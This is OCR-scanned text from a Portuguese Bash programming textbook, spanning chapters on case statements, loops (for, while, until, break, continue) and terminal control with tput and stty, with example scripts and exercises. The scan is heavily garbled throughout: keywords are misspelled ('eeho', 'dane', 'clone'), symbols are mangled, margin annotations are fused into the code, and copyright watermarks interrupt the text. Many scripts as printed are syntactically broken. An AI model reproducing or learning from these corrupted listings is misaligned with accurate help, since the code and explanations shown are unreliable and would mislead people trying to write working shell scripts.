[[ : nlnum:] ]) eeho $1 é um carac . alfa/numérico; ;&
[[ :alph a :] } ) echo $1 é um carac. alfabético ;; &
1latcna com d r bS utor<
t
[[ : lm;er :] ] ) ec ho $1 é uma letra mi núscul a ; ;&
[[ : digit :] ] ) echo $1 é um caractere numéri co ; &
# O t enninador ; & execut ar á o próximo b l oco . ..
%%%@@@@@ ) echo "***"'********************" , ,
# "/>"'""'·"/'.A . . • mesmo com um padr ão maluco .
esac
Sua execução passando 3 resultaria:
3 é t~ carac te ~e i mpr i mive l
3 é um carac . al fa/ numérico
3 é um ca r acte r e numérico
Passando m:
m é u:m c a rac t e r e i mpri mível
m é um c a rac . al f a/numérico
m é u:m ca r ac . al f abé t ico
m é uma l etra minúscula
Passando I:
I é u:m caractere i mprimivel
Exercícios
Liberdade condicional!! 201
1. Fazer um programa que imprima horas e minutos no formato 12 ho-
ras (ex. 7:00 am/pm).
2. Escreva um programa que execute o comando sect tendo o 12parâmetro
como argumento deste comando e o 2º como o arquivo a ser alterado.
Se, e somente se, o s ed for bem sucedido, o arquivo original deve ser
trocado pelo arquivo modificado.
$ rneused s /UNIX/UNIX/ g quequeisso
3. Escreva um programa que dê bom dia, boa tarde ou boa noite, de
acordo com a hora apresentada pelo comando d ate .
Material com direitos autorais
jCapítulo 5
.
~ De Lupa no Loop
.
i Todo programa tem u ma entrada de dados, um processa-
mento e uma saída. Este processamento em 110% das
vezes é feito em ciclos que normalmente chamamos de
loop. Neste capítulo, veremos detalhadamente como se
deve trabalhar os comandos que produzem esse efeito.
Antes de mais nada, gostaria de passar o conceito de
bloco de programa. Chamamos bloco de programa ou blo-
co de instruções o agrupamento de instruções compreen-
dido entre um sinal de abre chaves ( r} e um de fecha
chaves <11. Repare no fragmento de programa a seguir:
(
- d "$Diret orio'' 1 11
mkdir $Dire torio
c::d $Di .retorio
O operador lógico 11 obriga a execução da instrução se-
guinte, caso a anterior tenha sido mal sucedida. Então, no
casodenãoexistiro diretório contidona variável oiretono,
este será criado e, então, faremos um c::d para dentro dele.
Veja também o código seguinte:
RegUser= · g r ep " A$1 : " /et.c/passwd ' 11
f
echo "ERRO: Não existe usu.!lr io ($1 ) , cadastrado ! ! ! "
e >:it 3
}
202
111atcna com d r bS utor<t
De Lupa no Loop 203
Repare que dessa forma será atribuído valor à variável $Reguser, caso o
12 parâmetro { $1 ) seja encontrado no início de um registro de letclpasswd,
caso contrário, o bloco de comandos será executado, dando uma mensa-
gem de erro e abortando a execução do programa.
Um bloco de programas também pode ser aberto por um do, por um if,
por um e l se ou por um case e fechado por um done , um e l s e , um fi , ou
por um esac .
O forró do for
Se em português disséssemos:
pa ~a v<>r em V
dlor, vdlor, ...
f aça
<comando,>
<c onli!ndo .>
<
<... >
<comando">
fe i t:o
valo~·
"
Entenderíamos que a variável var assumiria os valores val or,, valor: ,
. . . , val o r" durante as n execuções dos comandos comando1
, comando~ ,
... , comando•. Pois é, meu amigo, a sintaxe original do comando for
comporta-se exatamente da mesma maneira. Assim, vertendo-se para
o inglês, fica:
for vsr in vsl or , vsl or .
do
dane
<comando,>
<contando,>
<. .. >
<comando .>
•
valorn
Que funciona da maneira descrita antes.
Vejamos alguns exemplos do uso do comando f o r:
Exemplo:
Material com direitos autorais
204 Programação SheU Linux
Para escrever os múltiplos de 11 a partir de 11 até 99 basta:
S ca.t b r onze
11
~ Lista mult.1plos d e o n :ze a partir de ll ate 99
il
for i i n 1 2 3 4 5 6 7 8 9
do
echo $i$i
done
S bronze
ll
22
33
q4
55
66
77
88
99
Tudo o que eu disse até aqui, juro que é verdade, porém sob o ambiente
Bash, e somente no Bash, existe um comando que gera uma sequência
numérica e sua sintaxe é:
seq ul timo
seq primei~o u ltimo
seq primeiro incremento ultimo
No primeiro caso, seria gerada uma sequência numérica de todos os
reais começando em 1 e terminando ·em ultimo .
No segundo tipo de sintaxe o comando geraria todos os reais a partir de
primeiro e terminando em ultimo .
Finalmente, no terceiro caso, a sequência de reais gerada também co-
meçaria em primeiro e terminaria em ultimo, porém os reais viriam es-
paçados de 1.ncr:emento . Assim:
$ seq - s " " 10
1 2 3 4 5 6 7 s 9 10
$ s eq - s .. .. 10 15
10 11 12 13 14 15
$ seq - s .. .. 5 2 15
5 7 9 ll 13 15
1latcna com d r bS utor<
t
De Lupa no Loop 205
Nesses comandos usei a opção - s " " para que o separador entre os
números gerados fossem um espaço em branco, já que o default, que é
line-feed, tomaria muito espaço.
Hi, acho que esse cara tá maluco! Ele estava falando no comando
f or e de repente começa a falar de seq, será que pirou?
Não, amigo, dei uma interrompida na sequência (sem trocadilhos
com seq ) do assunto para mostrar que no Bash, somente no Bash
volto a frisar, pode-se implementar um fo r diferente. Veja só:
Exemplos:
$ c at bronze
#
# Lista mul tiplos de onz e a p artir de 11 ate 99
# Versao usando o c omand o s e q
#
for J. rn ' seq 9 '
do
echo $ i $i
d one
$ bronze
1 1
22
33
44
55
66
77
88
99
Lembre-se, isso que você acabou de ver só pode ser usado no Bash.
Agora vamos voltar à vaca fria, restaurando a ordem natural da matéria e
conhecendo melhor o comando to :c .
Nesta série de exemplos, veremos uma grande quantidade de formas
diferentes de executar a mesma tarefa:
$ l s param*
para ml param2 pa r a rn3 par am4 param5
$ f or i in paraml par am2 par am3 p aram4 paramS
> do
Material com direitos autorais
206 Programação SheU Linux
> ls Si
> done
paraml
param2
param3
param4
paramS
$ tor i in param[l-5)
> do
> ls $i
> done
paraml
param2
param3
param4
paramS
$ for i in ' echo param• ·
> do
> ls $i
> done
param!
p;u:arn2
param3
param4
paramS
Fizemos i=pa!llm e variamos seu final de f a5
O echo gera nome dos arq. separadosporbranco
Repare que os comandos que envolvem blocos de instruções, quando
são diretamente digitados via terminal, só terminam quando o She/1 vê o
fechamento destes blocos, mandando um prompt secundário(>) para cada
nova linha.
No programa a seguir, que é uma continuação dos exemplos do Capítulo
3, seção Recebendo e Passando Parâmetros, devemos notar que:
Na linha do for não existe o in. Neste caso, a variável do for tomará
o valor dos parâmetros passados.
Na discussão sobre passagem de parâmetros (seção Passando e
Recebendo Parâmetros, Capítulo 3), falamos que só usando alguns
artifícios conseguiríamos recuperar parâmetros de ordem superior a
9. Pois bem, o for é o mais importante desses processos. Repare
que no exemplo seguinte os onze parâmetros serão listados.
1latcna com d r bS utor<t
$ cat param6
echo O programa $0 Recebeu $# Parametros
ec ho - n '' Que s a o : ''
for i
do
echo -n "$i "
done
De Lupa no Loop 207
A opção -n contínualistagem na mesma linha
for sem ín. Variável(i) assume valores elos parm..
$ param6 1. 2 . 3. 4 . 5 . 6. 7 . 8 . 9. 10. 11 .
O programa par am6 Recebeu 11 Parametros
Q;te sao : 1. 2. 3 . 4 . 5 . 6 . '1 . 8 . 9 . 10 . 11. $ Oprompt(S)apóso11éclevidoaoú#imoc
O exemplo a seguir é particularmente útil quando você faz um download
do Windows (com perdão da má palavra) para o LINUX e recebe um monte
de arquivos com nomes em letras maiúsculas. Para passar estes nomes
para minúsculas pode-se fazer um script como este:
$ cat minuscul a . sh
for Naiusc i n k
do
Ni nusc=$ ( echo $Maiu sc l tr Jl,-'Z, a -z}
Oasteriscolista onome de todos os arquivos
mv $Naiusc $Minusc 2> / dev/n.u l l I I ech o $Ninusc nao .renomeado
done
No script apresentado, o asterisco (•) do fo r lista o nome de todos os
arquivos do diretório corrente (com ou sem maiúsculas), passando-os para
um t r que transformará, se for o caso, as letras maiúsculas em minúscu-
las. Caso o nome já estivesse em minúsculas, ou caso existisse um arquivo
anterior com o mesmo nome em letras minúsculas, o erro proveniente do
mv seria desviado para / ctev/null e em seguida mandaria a mensagem
que o arquivo não fora renomeado.
Para o exemplo seguinte, que simula uma lixeira, servem as observa-
ções anteriores sobre a ausência do i n (já que os nomes dos arquivos são
passados como parâmetros) e sobre a quantidade de parâmetros superior
a nove. Leia atentamente este exemplo; é muito útil. Para ser utilizado, se-
ria de bom alvitre implantar no seu bash_profile13
uma rotina de remoção
dos arquivos por ele gerados, com data de criação inferior a um período
previamente estipulado (sugiro quatro dias) e, no mesmo .bash_profile, po-
13. bash_profile no LINUX, no UNIX é .profile.
Material com direitos autorais
208 Programação SheU Linux
de-se colocar também uma linha: alias tm"'et:reeme para executá-lo quan-
do fosse chamado o comando rm .
$ cat erreomo
11 !/bin/bash
#
@ Sal vando copia de Arqu ivo Antes de Remove- lo
@
if [ $i! - eq O ]
then
Develerum ou maís llfquivos paroremover
echo "Erro - > Uso; $0 arq (arql [arq]"
echo " O uso de metacaracteres e permitido. Ex. erreeme arq•"
exit 1
li
NeuDir•"/tmp/$LOG~IJMB"
i f [ ! - d $MeuDir ]
t hen
mkdir $!1euDir
fi
if [ ! -w $Meu0ir I
t:hen
Vllfi~veJ do sist. Contém onome do usu6rio.
Se não existir omeu diretório sob oltmp.•.
Vou crlé-lo
Se nãoposso gravarno díretbrlo...
echo Impossivel salvar arquivos ern $MeuDir . Hude permissao e tente
novamente...
exit 2
fi
erro=O
for Arq
do
if [ ! -f $Arq I
then
li
echo $ALq nao exis te.
Erro=3
con:: inue
Di rOrige ' dirname $Arq '
if [ ! -w $DirOrig I
then
VeriAvel para lndlcer ocód. de telomo do prg
Seesle llfquívo mio existir...
Volta para ocomll11do for
Cmd. dimame/nfotme nome dodirde SArq
Veri~B permissão de gravação no direlório
echo Sem permissao de remover no diretorio de $krq
Brro•4
continue
t '
,,
if [ "$DirOr i g" = " $Neu Dir" ]
t:hen
Vohe pera ocomendo for
Se estou ·esvaziandoa tinira~..
1latcna com d r bS utor<t
De Lupa no Loop 209
echo $Arq ficara sem cop1.a de seguranca
rm - i $Arq Pergunto se desejaremover
[ -f $l'.rq ] Jl echo $Arq removido Seráqueousuário aceitouaremoçíío?
continue
clone
fi
cd $Di r Orig
echo - e " n ' p~rd ' " >> $A.rq
mv $Arq $MeuDi r
echo $Arq removi do
exit $Erro
Estalinhaeapróximasão p81'8 uso do undele/e
Salvo edefeto
Passo N' do erro para ocódigo de retomo
Bem, já que o eueeme, em vez de deletar, guardou o seu arquivo em um
diretório debaixo de /tmp, vamos ver agora um script para recuperar o seu
arquivo que se sente como um zumbi.
$ cat restau ra
# ! /bin/ba.sh
íl
# Res t aura a rqui vos cteletados vi a erreeme
#
if [ $ # - eq O )
t hen
echo "Uso : $ 0 <Nome do Arquivo a Ser Restauxado>"
exit 1
fi
Di r= ' tail - 1 / t mp/$LOGNAME/ $1 '
grep - v $Dir / t m
p/$LOGNAME/ $1>$Di.r/ $1
rm / tmp/ $LOGNF~/ $ 1
Pega únima linha do erq. {que contém odiroriginal)
Grep -vexcluiú«imalinha. Saldacom nome original
Remove arquivo que estava moribundo
Mudando de assunto:existe uma variável intrínseca ao sistema chamada de
rFs (Inter Field Separator- Separador entre os campos) que, como o nome diz,
trata-se do separador default entre dois campos. Assume-se que este default
seja espaço, uma vez que é assim que ele se comporta. Senão vejamos:
$ echo 11
$IFS"
$ e cho "$IFS" I od - h "
0000000 0920 OaOa
000000 4
Nada aparece quandolistamos avariável
od ·h lista conteúdo da variável em he>!adecimal
14. O IFS sob o ksh tem um comportamento ligeiramente diierente do visto acima, jà que sua com-
posição é < ESPAÇO>+<TAB>+<LINE F·EED>, e não < TP.l3>+<ESPAÇO>+<LI NE FEED>.
Material com direitos autorais
210 Programação SheU Linux
No entanto, quando passamos o conteúdo da variável para o comando
od com a opção - h (que gera a listagem em hexadecimal) vemos que é
composto por três bytes que significam:
09 - <TAB>
20 - Espaço
Oa - Lin"' f eed
O último oa foi produzido pela tecla <ENTER> no fim da linha (após o
od). Veja adiante a sequência de instruções dadas diretamente a partir do
teclado:
$ grep f ornando I e tc/p a s swd Procuro o usuârio femando emletclpesswd
femando: x: 110: 1002: Femando Guimaraes : /dsv/usr/femando : /usrlbin/l<sh
$ OldiFS=$IFS Salvoo /F$ antigo
$ I FS•:
$ l inha='gr ep fernando / etc/passwd·
$ echo $linha
Onovo /F$ passe aserdois pontos (:)
Salvo na variávellinha o registro do Femando
Repare que não aparecemais o dois pontos(:)
femando Y. 110 1002 Fernando Guimaraes /d:w/usr/fernando / u.sr/bin/k.sh
$ for t asco in ·gr ep f ernando / e tc/passwd·
> do
> ocho $ t asco
> dono
fernando
X
110
1002
Fernando Guirnaraes
/d.sv/usr/fernando
/u.sr/bin/ksh
Aquio espaço niio separou ocampo
$ lFS•$0l d i FS Tudo como dantes no quartel deAbrantes
No exercício anterior,notamos que o registro cujo separador é dois pontos
<:l , após a alteração do Irs , foi gerado na variável linha sem que o mes-
mo aparecesse, apesar de ainda constar do seu conteúdo como pode ser
demonstrado pelo fato da cadeia Fernando Guimarae3 permanecer unida.
Quando foralterar oconteúdo davariável I rs apartirdoprompt
do Shell, não se esqueça de salvá-la antes, uma vez que só
há duas formas de restaurar seu conteúdo original: salvá-lo e
recuperá-lo ou desconectar-se e conectar-se novamente.
1latcna com d r bS utor<t
De Lupa no Loop 211
Já que eu falei no rFs, deixa eu pegar uma carona e mostrar um belo
macete: suponha que você tem uma variável chamada Frutas que tem o
seguinte conteúdo:
$ echo $Frutas
Pêr a ~uva ~r~açã
Para separar rapidamente os campos sem o uso do cut ou de qualquer
outro artifício, basta fazer:
$ IFS=~
$ set - $Frutas
$ echo $1
Pera
$ echo $2
Uva
$ echo $3
~laçA
Como pudemos ver, quando se usa o s e t - $ Fr utas , os parâmetros po-
sicionais recebem os campos da variável Frutas, separados pelo rrs, as-
sumindo cada um o seu lugar correspondente à sua colocação na variável.
Ou ainda:
$ set $(echo 10 . 11 . 12 . 1 3 I tr . ' ' )
echo $2A$4
11~13
Lá no início, quando falávamos sobre redirecionamento, explicamos o
funcionamento do here documents (definido pelo símbolo « , lembra?), po-
rém não abordamos uma variante muito interessante, porque ainda não tí-
nhamos embasamento de She/1 para entender. Trata-se do here strings, que
é caracterizado por três sinais de menor <«<l . Sua sintaxe é a seguinte:
cmd <<< pal avra
Onde palavra é expandida e supre a entrada do comando cmct. Veja-
mos uma aplicação prática disso usando como exemplo o script abaixo.
$ cat HereStrings
# !/bín/ bash
read Var l Var2 Var 3 <<< " $@ "
echo Varl = $Varl
echo Var2 = $Var2
echo Va r 3 = $Var3
Material com direitos autorais
212 Programação SheU Linux
Observe a execução da "criança", passando Pera, Uva e Maçã como
parâmetros:
$ HoroStri ngs Pora Uva Maçã
varl : Pera
var2 : uva
Var3 : Haç:il
Obs.: O comando read usado no exemplo anterior. lê dados da entrada es-
colhida para variáveis definidas. No próximo capitulo você terá uma
explicação completa sobre esta instrução.
Perguntaram ao mineiro: o que é while? while é
while, uai!
Creio ser o ~.·hile o comando de loop mais usado em programação Shell,
portanto, o mais importante deste capítulo. Se fôssemos escrevê-lo em
português sua sintaxe seria mais ou menos assim:
enquanto <corodndo>
laça
<com.indo,>
<co~re ndo.>
•
<. .. >
Onde comando é executado, e seu código de retorno é testado, caso seja
igual a zero, só então comando,, comando_ , ... comando (o bloco de coman-
• • n
dos entre o faça e o feito ) são executados (até aqui está igualzinho ao
comando if) e ao encontrar o feito, reinicia-se todo o ciclo. Isso continua
até que coma ndo devolva um código de retorno diferente de zero, quando,
então, a execução do programa salta para a instrução que segue o feito .
Mostrando agora a sintaxe desse comando em She/1, como manda o
figurino e aproveitando as definições anteriores:
while <comando>
d o
<conlindo,>
<conlindo >
<. .. >
1latcna com d r bS utor<
t
De Lupa no Loop 213
Um exemplo fala melhor que mil palavras:
Exemplo:
Vamos refazer o programa bronze usando o comando Hhile no lugar do
f o :r::
$ cat bronze
#
# Lista multipl os de 11 a partir de 11 ate 99 - Versao 2
#
i=l
"'hile [ $i - le g. ]
do
don e
echo $i$i
i= ' exp:r $i+ 1 '
$ bronze
11
22
33
44
55
66
77
88
99
Repare que à frente do whíletemos um test
Agora cabe a você estipular o melhor processo para desenvolver o
br onze. Eu, certamente, o faria usando o 1-.rh ile .
O Ciro é meu vizinho e trabalha em uma sala distante da minha. Se eu
soubesse o momento em que ele se desconecta do UNIX, ligaria para ele
lembrando a minha carona. Para isso, eu faço assim:
<hi.le who I grep ciro > / dev/ nu.ll
do
sleep 30
done
Já sabemos que devemos desprezar a salda do grep
Espera 30 segundos fazendo absolutamente nada
echo "O Ciro DEU EXIT . NAO HESITE, ligue logo para ele . "
Enquanto o Ciro estiver "legado", o ''pipeline" who 1 g rep ciro gerará
código de retorno igual a zero levando o programa a dormir por trinta se-
gundos. Assim que o Ciro se desconectar, na próxima vez que a condição
Material com direitos autorais
214 Programação SheU Linux
for analisada, resultará um código de retorno diferente de zero, de forma
que o fluxo de execução saia do loop, gerando a mensagem de alerta.
Obviamente esse programa bloquearia o terminal, não permitindo exe-
cutar mais nada até que o Ciro se desconectasse. Se quiséssemos liberar
o terminal, deverlamos executar o programa em background, o que se faz
colocando um & imediatamente após o seu nome, quando se comanda a
sua execução. Supondo que o nome desse programa seja cirobye, deverí-
amos fazer:
$ c i rob ye & ·stsrlei' oprograma em background
2469 Shel/ devolveu PIO
s Recebiopromptpara continuartrabalhando
O until não leva um - mas é útil
Se plantarmos uma bananeira vendo o mundo de cabeça para baixo (ou de
ponta cabeça, como preferem os paulistas), quando olharmos para o while
estaremos vendo o unr.il. Entendeu? Nem eu.
O blablablá foi para mostrar que o until é igual ao while, porém ao
contrário. Se este fosse um livro de física, diríamos com a mesma direção
e sentidos opostos.
Como já fizemos em diversas oportunidades, vejamos qual seria a sua
sintaxe se o She/1 entendesse português:
acé que <comando>
faça
<con"' ndo,>
<comando.>
.
<.. o>
<comando,,>
!ei to
onde comando é executado e seu código de retorno é testado, caso não
seja igual a zero, comando•. comando•. ... comando,. (os comandos entre
o faça e o feito} são executados (até aqui está idêntico ao else do
comando if) e ao encontrar o feito, reinicia-se todo o ciclo. Isso conti-
nua até o comando devolver um código de retorno igual a zero, quando a
execução do programa salta para a instrução que segue o feito .
1latcna com d r bS utor<
t
De Lupa no Loop 215
O formato geral desta sintaxe em Shell é o seguinte:
until <col1ldndo>
do
done
<comando,>
<comando0
>
<. . . >
<comando >
r.
O comando until é particularmente útil quando o nosso programa ne-
cessita esperar que um determinado evento ocorra.
Exemplo
Para provarmos que o until é o ,,hile ao contrário, vejamos um exem-
plo que seja o inverso do anterior: vamos fazer um programa que nos avise
quando uma determinada pessoa se conectou. Ainda ao contrário, esta
pessoa não é o Ciro, mas sim a Bárbara, (que, como diz o nome, é real-
mente bárbara...). Eu já havia feito o programa t alogado (descrito anterior-
mente) que eu poderia usar para saber quando a Bárbara se conectasse.
O talogado era assim:
$ cat talogado
#
# Verifica s e dete .rmi n ado usuario es t a "logado" - versao 2
#
if -rho I g r ep $1 > /dev / null
t hen
echo $1 esta l egado
else
echo $1 nao esta l egado
fi
Ora, para saber se a Bárbara já havia se conectado eu tinha de fazer:
$ tal ogado barbara
bar bara nao esta l ogado
E até que ela se conectasse eu tinha de executar esse comando diver-
sas vezes (já que minha ansiedade me obrigava a executar o programa a
cada minuto). Resolvi então desenvolver um programa específico para es-
ses deliciosos momentos matinais, que chamei de bctb (Bom Dia Bárbara
em código).
Material com direitos autorais
216 Programação SheU Linux
$ cat bdb
i !/bin/bl!sh
!I
i Avi so que dete:minnda u3 uar~a 3e conect ou
v
i f [ " $H " - ne 1 ]
t.hen
li
echo ''Erro -> Uso : SO usuario''
exit: l
unt il who q rep $1 > /dev/null
do
s l eep 30
done
echo $1 se l ogou
Ounlilestá testando oretomo do comando grep
Essa forma está quase boa, mas o programa iria prender a tela do meu
terminal até que a pessoa ansiosamente aguardada se conectasse.
Ora, isso é muito fácil! Basta executar o programa em background. E
foi o que fiz, até que um dia estava no vi editando um script quando ela
se legou e a mensagem vindo das profundezas do background estragou a
minha edição. Outra vez foi pior ainda, estava listando na tela um arquivo
grande, a mensagem do programa saiu no meio deste cat e com o scro/1 da
tela eu não vi e não telefonei para dar-lhe bom dia.
A partir de então, resolvi reescrever o programa dando uma opção de
mandar o aviso para onde escolhesse: direto para a tela ou para o meu
mail, isto é, se na execução do programa fosse passado o parâmetro -m, o
resultado iria para o mail, caso contrário, para a tela.
Veja só o que fiz:
$ cat bdb
1! !/bin/bash
•
il Avi s.1 que determinada usuaria se conectou - vers .1o 2
~
NandaMa i l~
if [ "$1" a -m ]
then
!1andaHail= l
shift
lnicializs varl8ve/ vszis
A seguirverifico ss foipassado o p818metro -m
Jllsinalizeicom /AandaMaiL Jogo tom o ·m
Copyr ht
fi
i f [ "$#'' -ne 1 ]
t hen
fi
echo "Erro -> Uso : $0 [- m] usuario"
echo "Usa- se - m para avi sar vi a ma il"
exit l
until '"ho
do
grep $ 1 > /dev/null
s l eep 30
d one
if [ '' $MandaM
a i l'' ]
t hen
ec ho '' $1 se l ogou '' I mail julio
el se
echo " $1 se l ogou"
fi
De Lupa no Loop 217
Vamos veriffcarserecebi onome do usuário
Atê que seu nome apareça nocomando who...
Aguarde 30 segundos
Se a variavel MandaMai/não estiver vazia...
No exemplo citado, primeiro testamos se a opção - m foi usada. Se foi,
colocamos a variável t1andaMail igual a um e fizemos um s hift para jogar
fora o primeiro argumento (movendo o nome do usuário para $ 1 e decre-
mentando $#). O programa então prossegue como na versão anterior, até
que sai do ciclo de espera, quando faz um teste para verificar se a opção
- m foi utilizada.
$ bdb barbara - m
Erro -> Uso : bdb [-m] us uar~ o
- m par a ma nda.r: aviso vi a
$ bdb - m barbara &
[1 ] 28808
you have mai l
mai l
Mandei executar em background
Recebi o PID do programa
Continuo omeu trabalho...
Sistema me avisa que chegou um mail
O programa anterior está genérico quanto ao usuário que esperamos
conectar-se pois, sempre o passamos por parâmetro, porém, só eu posso
usá-lo, porque o mail será endereçado para mim. Se quisermos que o mail
seja enviado para qualquer pessoa que esteja executando o programa,
devemos fazer:
$ c at bdb
#!/ bin/ bash
#
# Jl.~vis a q u e d ete r mi n a d a usuaria se cone c t o u - v e r sao 3
#
Material com direitos autorais
218 Programação SheU Linux
l·tandaMai l D
if [ " $1" • -m ]
t:hen
Eu• · '-"'ho tun. i c ut - fl - d" .. "
1-landaMail=l
shift
fi
if [ "SI" -rle 1 I
then
echo "Erro -> Uso : $0 f -m] u:suario"
echo "Usa-se - m para avisar via m.ail t!
exit 1
fi
until who gxep Sl > /dev/null
do
s l eep 30
done
if [ "$MandaMail" )
~:hen
echo " $1 se logou" I mail $Eu
el se
echo " $1 se l ogou•
fi
Varilrvel Eurecebe nome do usuário ativo
Mal vaipara quem está executando prg.
A linguagem de programação do She/1 é muito rica e cheia de recursos,
isso por vezes faz com que um programa que idealizamos, após um pouco
de reflexão, torne-se um elefante branco. Poderíamos ter obtido o mesmo
resultado de antes, sem fazer todas essas alterações se executássemos o
programa, em sua primeira versão, assim:
$ bdb barbara I mail <nome destinatário> &
[1] 28808
Continue dançando o break
Nem sempre um ciclo de programa, compreendido entre um do e um ctone,
sai pela porta da frente. Em algumas oportunidades, temos que colocar um
comando que aborte de forma controlada este /oop. De maneira inversa, al-
gumas vezes desejamos que o fluxo de execução do programa volte antes
de chegar ao ctone. Para isso, temos respectivamente os comandos break
e continue (que já vimos rapidamente nos exemplos do comado for) e
funcionam da seguinte forma:
Copyr ht
De Lupa no Loop 219
break continue
'
Uso do comando br eak Uso do comandoconti nue
O que eu não havia dito anteriormente é que nas suas sintaxes genéri-
cas eles aparecem da seguinte forma:
break [qtd loop]
e
con t i nue [qtd l oop]
Onde qtd l oop representa a quantidade dos loops mais internos sobre
os quais os comandos irão atuar. Seu valor defauff é 1.
Exemplo:
Vamos fazer um programa que liste os números múltiplos de dois, a par-
tir de zero até um valor informado pelo teclado.
$ cat 2ehbom
Com:a=l
whil e [ "$Cont.a" - le "$1 11
]
d o
Resto= ' expr $Conta ~ z·
if [ "$Res t o " - e q 1 ]
then
Conta= ' expr $Conta + 1'
c ont i nue
fi
echo $Conta eh multiplo de
Conta= ' expr $Conta + 1 '
done
$ 2ehbom
$ 2ehbom 1
$ 2ehbom 9
2 eh mul tipl o de dois .
4 eh nul t iplo de dois .
Se resto da divisão por 2 for= 1. Não é múffiplo
Voffa ao comando do sem executarfim do loop
<iois.
Material com direitos autorais
220 Programação SheU Linux
6 eh multiplo de dois .
8 eh mult iplo de dois .
Para dar um exemplo mais genérico, poderíamos alterar o programa
2ehbom para ficar com o seguinte formato:
$ cat 2ehbom
Col1t a=O
while true
do
ÊllSSim que se fazum loop perpêtuo
Done
Conta• ' expr $Cont a+ 1 '
if [ "$Conta" -gt "$1 " I
t:hen
breal:
fi
Resto= ' expr $Conta ~ 2 '
if [ "$Re,to" - eq 1 I
then
continue
li
echo $Conta eh multiplo de dois .
Se ocontadorfor> limffe superior informado
Bye,byetoop
Senão for múltiplo de 2voftaoo Inicio do loop
Exercício
1. Imagine uma empresa com escritórios estaduais espalhados pelo Bra-
sil e um arquivo chamadoArqOLs que tem cadastrados os operadores
detodosos escritórios estaduais, responsáveis pela leitura detodosos
e-mails recebidos e pela tomada da atitude solicitada por cada e-
mail. Este arquivo tem o layout a seguir:
<N° OL><TAB><Nome da ~!6quina do E.~crit6do><TAB><Ope.r .> <Oper> ... <Oper >
.. • l i
Fazer um programa que mande um e-mail para todos os operadores
de um determinado escritório (recebendo <N° OL> ou <Nome da Má-
quina do Escritório> como parâmetro) com o conteúdo de um arquivo
(nome recebido como 2!! parâmetro).
Obs.: Não se esqueça de que o comando para passar e-mail tem o
seguinte formato:
mail operador@máquin a < arquivo
~
- ~? -
Copyr ht
1
·f ,~~ lCapítulo 6
.
.
.
.
i Já sabemos um pouquinho sobre programação Shell.
Estamos como naquele ditado popular: "Em terra de
olho, quem tem um cego, ih!! Errei!". A partir deste
capítulo começaremos a nos soltar (com todo respei-
to) na programação She/1, já que poderemos montar
rotinas com muita utilização e pouca embromação, e
aprenderemos a receber dados oriundos do teclado ou
de arquivos.
Que posição você prefere?
Nesta seção aprenderemos, principalmente, a posicionar
o cursor, além de outras facilidades, para quando necessi-
tarmos receber os dados via teclado, possamos formatar
a tela visando melhorar a apresentação e o entendimento
do que está sendo pedido.
Neste ponto, já devemos saber que existe a instrução
clear, cuja finalidade é limpar a tela e que deve ser o
ponto inicial de qualquer rotina de recepção de dados
via teclado.
Para formatação de tela, além do c l ea r existe uma ins-
trução multifacetada de uso geral, que é o t put . Veremos a
seguir as principais faces dessa instrução:
221
Material com direitos autorais
222 Programação SheU Linux
t put cup (cup ~ cursor posi t ion J -Cuja finalidade é posicionar o
cursor na tela e cuja sintaxe é a seguinte:
tput cup l i n col
Onde hn é a linha e col a coluna onde se deseja posicionar o cursor. É
interessante e importante assinalar que a numeração das linhas e das colu-
nas começa em zero.
tput bold - Coloca o terminal no modo de ênfase, chamando a
atenção sobre o que aparecerá na tela a partir daquele ponto até a
sequência de restauração de tela.
tput. smso - Coloca o terminal no modo de vídeo reverso, a partir
daquele ponto até a sequência de restauração de tela.
- tput rev -Idêntico ao tput smso .
tput. smul - Todos os caracteres, a partir daquele ponto até a instru-
ção para restauração de tela, aparecerão sublinhados na tela.
- tput blink - Coloca o terminal em modo piscante, a partir daquele
ponto até a sequência de restauração de tela (nem todos os terminfo
aceitam essa opção).
tput. sgro - Restaura o modo normal do terminal. Deve ser usado após
um dos três comandos anteriores, para restaurar os atributos de vídeo.
tpu~:. reset - Restaura todos os parâmetros do seu terminal voltando
suas definições ao defauft do terminfo- que está definido na variável
do sistema $TER!~ - e dá um clear no terminal. Sempre que possível
deve ser usado no final da execução de programas que utilizam a
instrução tput .
tput. lines - Devolve a quantidade de linhas do monitor corrente,
terminal corrente ou console (se esta for o monitor corrente).
t:put cols - Devolve a quantidade de colunas do monitor corrente,
terminal corrente ou console (se esta for o monitor corrente).
- tput. ed <ect - erase àisplayJ -Limpa a tela a partir da posição do
cursor até o fim do monitor corrente, terminal corrente ou console (se
esta for o monitor corrente).
tput el <
el - e rase linel -Limpa a partir da posição do cursor até
o fim da linha.
tput. il n (il - J.nse r t lines) - insere n linhas a partir da posição
do cursor.
Copyr ht
Aprendendo a ler 223
t pu t d l n (dl ~ del ete lines l - deleta n linhas a partir da posição
do cursor.
tput dch n (dch ~ de l ete characters ) - deleta n caracteres a partir
da posição do cursor.
tput civis - Torna o cursor invisível (produz o mesmo efeito de
setter m - c ursor off ).
tput c norm- Volta a mostrar o cursor (produz o mesmo efeito de
setterm -curs o r on).
t put flash - Dá uma claridade intensa e rápida (flash) na tela para
chamar a atenção.
tput se (se - save c ursor posi t ion) -Guarda a posição atual do
cursor.
t put rc (rc - Res t ore cursor t o positi on) - Retornao cursor para
a última posição guardada pelo s e .
stty - Este comando tem uma série imensa de opções de pouco
uso, porém muito fortes, podendo inclusive alterar as definições do
terminfo. Vale a pena, por ser muito usada, esmiuçarmos a opção
echo, que serve para inibir ou restaurar o eco das teclas no terminal,
isto é, caso o seu script possua um comando s tty - echo, tudo que
for teclado daquele ponto até a ocorrência do comando stty echo ,
não aparecerá no terminal de vídeo. É de suma importância parare-
cebermos uma senha pela tela.
Com esse comando também se pode colorir a tela. Mais adiante, no ca-
pítulo 8, seção "Mandando no Terminal", você verá outras formas de fazer a
mesma coisa; acho, porém, esta que veremos agora, mais intuitiva (ou me-
nos "desintuitiva"). A tabela a seguir mostra os comandos para especificar-
mos os padrões de cores de frente (foreground) ou de fundo (background):
.Obtendo cores com o comando.tput •
- - ' . - . '· .· - ... '
I'
Comando Efeito
tput setaf n Especifica n como a cor de frente (foreground}
tput setab n Especifica n como a cor de fundo (background}
Matenal çorn d1re1tos at,tora1s
224 Programação Shell Linux
Bem, agora você já sabe como especificar o par de cores, mas ainda
não sabe as cores. A tabela a seguir mostra os valores que o n {da tabela
anterior) deve assumir para cada cor:
Valor Cor
o Preto
1 Vermelho
2 Verde
3 Marrom
4 Azul
5 Púrpura
6 Ciano
7 Cinza claro
Neste ponto você já pode começar a brincar com as cores. Mas perai,
